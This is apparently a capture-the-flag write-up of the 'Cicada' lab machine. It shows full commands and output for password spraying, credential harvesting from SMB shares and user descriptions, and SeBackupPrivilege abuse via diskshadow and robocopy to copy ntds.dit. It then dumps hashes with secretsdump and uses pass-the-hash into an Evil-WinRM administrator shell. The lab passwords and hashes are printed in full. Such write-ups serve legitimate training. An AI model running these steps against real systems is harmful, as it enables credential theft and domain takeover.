
cicada

This is cicada writeup by Jiseok Song


nmap



Add these to /etc/hosts

Get michael.wrightson cred

Check smb shares using guest account



I can read hr

```
└─$ smbclient //cicada.htb/hr -U 'guest' -p
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 459440 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
```

Download the file

```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to someth
ing unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and spe
cial characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

It shows initial password

Let's check users

```
└─$ nxc smb 10.10.11.35 -u 'guest' -p '' --users
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
```

guest cannot get users, but rid brute force can get the users

```
└─$ nxc smb 10.10.11.35 -u 'guest' -p '' --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
```

...SNIP

Get only users(with SidTypeUser and without machine users)

```
1 Administrator$
2 john.smoulder$
3 sarah.dantelia$
4 michael.wrightson$
5 david.orelious$
6 emily.oscars$
```

Password spray

```
└─→ $nxc smb 10.10.11.35 -u users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

I found michael.wrightson did not change his password

Get david.orelious cred

I can check users with above cred

```
└─→ $nxc smb 10.10.11.35 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.35     445    CICADA-DC        Administrator                 2024-08-26 20:08:03 2       Built-in account for administering the computer/domai
n
SMB         10.10.11.35     445    CICADA-DC        Guest                         2024-08-28 17:26:56 0       Built-in account for guest access to the computer/dom
ain
SMB         10.10.11.35     445    CICADA-DC        krbtgt                        2024-03-14 11:14:10 0       Key Distribution Center Service Account
SMB         10.10.11.35     445    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 2
SMB         10.10.11.35     445    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 2
SMB         10.10.11.35     445    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 0
SMB         10.10.11.35     445    CICADA-DC        david.orelious                2024-03-14 12:17:29 1       Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1
```

David.orelious shows his password in description

Get emily.oscars cred

Let's check if I can get smb share with this cred

```
└─→ $nxc smb 10.10.11.35 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

I can read dev

```
└─$ smbclient //cicada.htb/dev -U 'david.orelious' -p
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 482436 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
```

```
1 $
2 $sourceDirectory = "C:\smb"$
3 $destinationDirectory = "D:\Backup"$
4 $
5 $username = "emily.oscars"$
6 $password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force$
7 $credentials = New-Object System.Management.Automation.PSCredential($username, $password)$
8 $dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"$
9 $backupFileName = "smb_backup_$dateStamp.zip"$
10 $backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName$
11 Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath$
12 Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"$
```

I get emily.oscars cred

```
└─$ nxc winrm cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
WINRM       10.10.11.35     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```

I can winrm to emily.oscars

```
└─$ evil-winrm -i cicada.htb -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```


Get root shell

whoami /priv shows

```
Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

I can get system, sam, ntds.dit with SeBackupPrivilege

system and sam are very simple




https://medium.com/r3d-buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960 shows how to get ntds.dit

First, save this text file

```
set verbose on
set metadata C:\Windows\Temp\meta.cab
set context clientaccessible
set context persistent
begin backup
add volume C: alias cdrive
create
expose %cdrive% E:
end backup
```

Change the format to windows



Upload and run diskshadow /s

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> upload shadow.txt

Info: Uploading /home/parrot/Documents/cicada/shadow.txt to C:\Users\emily.oscars.CICADA\Documents\shadow.txt

Data: 252 bytes of 252 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> diskshadow /s shadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  CICADA-DC,  8/5/2025 4:22:50 AM

-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
```

Figure 02 — shows running the diskshadow utility.

When the process is complete, switch to the `E:` drive and copy the *NTDS* file using *Robocopy* to the Temp file created in the `C:` drive.

...SNIP

```
Querying all shadow copies with the shadow copy set ID {bbc1a832-d75f-4825-aa5d-f0675e656ec6}

        * Shadow copy ID = {d556671a-7ccc-42c7-9860-8fa56c0df540}               %cdrive%
            - Shadow copy set: {bbc1a832-d75f-4825-aa5d-f0675e656ec6}           %VSS_SHADOW_SET%
            - Original count of shadow copies = 1
            - Original volume name: \\?\Volume{fcebaf9b-0000-0000-0000-500600000000}\ [C:\]
            - Creation time: 8/5/2025 4:23:07 AM
            - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
            - Originating machine: CICADA-DC.cicada.htb
            - Service machine: CICADA-DC.cicada.htb
            - Not exposed
            - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
            - Attributes:  No_Auto_Release Persistent Differential

Number of shadow copies listed: 1
-> expose %cdrive% E:
-> %cdrive% = {d556671a-7ccc-42c7-9860-8fa56c0df540}
The shadow copy was successfully exposed as E:\.
-> end backup
->
```

Copy ntds.dit in E drive

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> robocopy /b E:\Windows\ntds . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, August 5, 2025 4:24:43 AM
   Source : E:\Windows\ntds\
     Dest : C:\Users\emily.oscars.CICADA\Documents\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    E:\Windows\ntds\
            New File                  16.0 m        ntds.dit
```

...SNIP

```
------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   16.00 m   16.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            76,959,706 Bytes/sec.
   Speed :             4,403.670 MegaBytes/min.
   Ended : Tuesday, August 5, 2025 4:24:43 AM
```

Download the files and run secretsdump.py

```
└─$ secretsdump.py local -sam sam -system system
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

sam shows local admin hash

```
└─$ secretsdump.py local -ntds ntds.dit -system system
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: f954f575c626d6afe06c2b80cc2185e6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CICADA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:188c2f3cb7592e18d1eae37991dee696:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3779000802a4bb402736bee52963f8ef:::
cicada.htb\john.smoulder:1104:aad3b435b51404eeaad3b435b51404ee:0d33a055d07e231ce088a91975f28dc4:::
cicada.htb\sarah.dantelia:1105:aad3b435b51404eeaad3b435b51404ee:d1c88b5c2ecc0e2679000c5c73baea20:::
```

ntds.dit shows ad admin hash, but both are the same, which is not a good behaviour for security

I can winrm using this hash as admin

```
└─$ evil-winrm -i cicada.htb -u administrator -H '2b87e7c93a3e8a0ea4a581937016f341'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I got root!